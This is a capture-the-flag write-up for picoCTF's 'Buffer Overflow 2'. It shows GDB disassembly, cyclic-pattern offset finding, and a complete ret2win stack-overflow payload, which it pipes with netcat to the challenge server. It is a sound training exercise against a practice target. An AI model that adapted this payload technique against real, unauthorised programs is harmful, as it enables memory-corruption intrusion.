
Written by Billie
Buffer Overflow 2 from pico CTF https://play.picoctf.org/practice/challenge/259




After downloading the file we get a file named vuln. When we try opening the file it opens a buffer in which we can type a string into, and then it repeats the text that we have written and exits the program.

```
┌──(billie㉿Billie)-[/mnt/c/Users/Billie Bhaskara/Downloads/buffer2]
└─$ ./vuln
Please enter your string:
asdsadasdas
asdsadasdas
```

We then open the file using GDB and run the command “disas main” to disassemble the main function and see the assembly.


```
(gdb) disas main
Dump of assembler code for function main:
   0x08049372 <+0>:     endbr32
   0x08049376 <+4>:     lea    0x4(%esp),%ecx
   0x0804937a <+8>:     and    $0xfffffff0,%esp
   0x0804937d <+11>:    push   -0x4(%ecx)
   0x08049380 <+14>:    push   %ebp
   0x08049381 <+15>:    mov    %esp,%ebp
   0x08049383 <+17>:    push   %ebx
   0x08049384 <+18>:    push   %ecx
   0x08049385 <+19>:    sub    $0x10,%esp
   0x08049388 <+22>:    call   0x80491d0 <__x86.get_pc_thunk.bx>
   0x0804938d <+27>:    add    $0x2c73,%ebx
   0x08049393 <+33>:    mov    -0x4(%ebx),%eax
   0x08049399 <+39>:    mov    (%eax),%eax
   0x0804939b <+41>:    push   $0x0
   0x0804939d <+43>:    push   $0x2
   0x0804939f <+45>:    push   $0x0
   0x080493a1 <+47>:    push   %eax
   0x080493a2 <+48>:    call   0x8049150 <setvbuf@plt>
   0x080493a7 <+53>:    add    $0x10,%esp
   0x080493aa <+56>:    call   0x8049110 <getegid@plt>
   0x080493af <+61>:    mov    %eax,-0xc(%ebp)
   0x080493b2 <+64>:    sub    $0x4,%esp
   0x080493b5 <+67>:    push   -0xc(%ebp)
   0x080493b8 <+70>:    push   -0xc(%ebp)
   0x080493bb <+73>:    push   -0xc(%ebp)
   0x080493be <+76>:    call   0x8049170 <setresgid@plt>
   0x080493c3 <+81>:    add    $0x10,%esp
   0x080493c6 <+84>:    sub    $0xc,%esp
   0x080493c9 <+87>:    lea    -0x1f9d(%ebx),%eax
   0x080493cf <+93>:    push   %eax
   0x080493d0 <+94>:    call   0x8049120 <puts@plt>
   0x080493d5 <+99>:    add    $0x10,%esp
   0x080493d8 <+102>:   call   0x8049338 <vuln>
   0x080493dd <+107>:   mov    $0x0,%eax
   0x080493e2 <+112>:   lea    -0x8(%ebp),%esp
   0x080493e5 <+115>:   pop    %ecx
   0x080493e6 <+116>:   pop    %ebx
   0x080493e7 <+117>:   pop    %ebp
   0x080493e8 <+118>:   lea    -0x4(%ecx),%esp
```

There's nothing interesting inside main other than the fact that it proceeds to call a function called vuln. So naturally, we continue to disassemble the function vuln and see what it has.



We see that the esp register is subtracted by the hex value 0x74, which means that the stackframe size of this function is 0x74 or in decimal it would be 116 bytes.

But reading the vuln function we don't see anything resembling a flag, so I ran the command "info functions" and we see that there's a function called "win".



So naturally we also disassemble the win function

Skimming through the win function, we find a few interesting points.
The first red arrow points to the fact that the program is comparing the address $ebp+0x8 with the value 0xcafef00d. The second arrow does the same but it is comparing the address $ebp+0xc with the value 0xf00df00d. Right below these two arrows there is the “jne” instruction which means that it jumps to the specified address if the comparison above it is not equal. So essentially, we must fill $ebp+0x8 with the value 0xcafef00d and the address $ebp+0xc with the value 0xf00df00d because as shown in the blue arrow, if the comparison is not equal, it skips right to end of the function. We don’t want this because as we see in the third arrow that the program prints something to the console (which I assume is the flag).

Now we try to overflow the vuln function so that we jump to the win function. First we must try to find the offset of the address. I’m using a buffer overflow pattern generator from https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html


Running the command below into gdb
run <<< $(echo -e "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad")
I’m basically filling the buffer with 116 characters of a specific pattern.

Running the command we got the error as shown above. A segmentation fault means that the return address is overwritten by our input. We see that the address of the segmentation fault is 0x64413764. Which if we convert into text we get dA7d. But we must flip this text because the hex value is in Little-Endian order. So the text is actually d7Ad. We find that d7Ad appears

after 112 characters in our pattern (I found this quickly by typing d7Ad in the pattern generator that I linked above). This is why the pattern is important.

An offset of 112 characters means that we must fill the buffer with 112 characters and only then we write the address of the function that we want to jump to (which is the win function). Before we jump to the win function, I ran the command “b*win” to add a breakpoint at the start of the win function just so I know if we succeeded in entering the win function or not.

So then I run the command:
run <<< $(echo -e "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A\x96\x92\x04\x08”)
Notice that at the end of the string there is \x96\x92\x04\x08 which is just the address of win 0x08049296 flipped using the little endian order.



We found that the command has successfully teleported us into the win function. Now we must find where to write the argument in our input. I then proceed to add a breakpoint just before the comparison of the values are done (I’m referring to the comparison right before “jne” command).
I run the command b*0x0804930c to add a breakpoint just before the comparison is being done. Then I run the command

Notice that I'm adding another pattern after the address. This is because I want to find the offset of the arguments that is being used for the comparison.

Referring to this screenshot, I want to know the value inside the address $ebp+0x8 and the address $ebp+0xc right before the comparison is being done (this is the reason I put the breakpoint).

Running the command above (after putting the breakpoint) we reach this breakpoint:

```
Breakpoint 2, 0x0804930c in win ()
(gdb)
```

Then I ran the command

x/x $ebp+0x8

x/x $ebp+0xc

To find the value stored inside those addresses. Then I get


```
(gdb) x/x $ebp+0x8
0xffffcdb4:     0x61413161
(gdb) x/x $ebp+0xc
0xffffcdb8:     0x33614132
```

Changing those hex values into text we get aA1a and 3aA2. And after we flip them we get a1Aa and 2Aa3. We find that the offset of those texts are 4 and 8 respectively.

After finding that out, that means we have to add 0xcafef00d 4 characters after the address, and 0xf00df00d 8 characters after the address. That gets us this command

$(echo -e "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A**x96\x92\x04\x08**BBBB**x0d\xf0\xfe\xca\x0d\xf0\x0d\xf0**")

Running that command we get this




Which means we have successfully reached the flag. So now I run this command (in my shell, not in gdb anymore)

echo -e "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A\x96\x92\x04\x08BBBB\x0d\xf0\xfe\xca\x0d\xf0\x0d\xf0" | nc saturn.picoctf.net 63076

Which is basically the same command as before except I added a netcat address at the end which is the netcat address that is given to me by picoCTF when I started an instance.

Running that command I got



Which is the flag.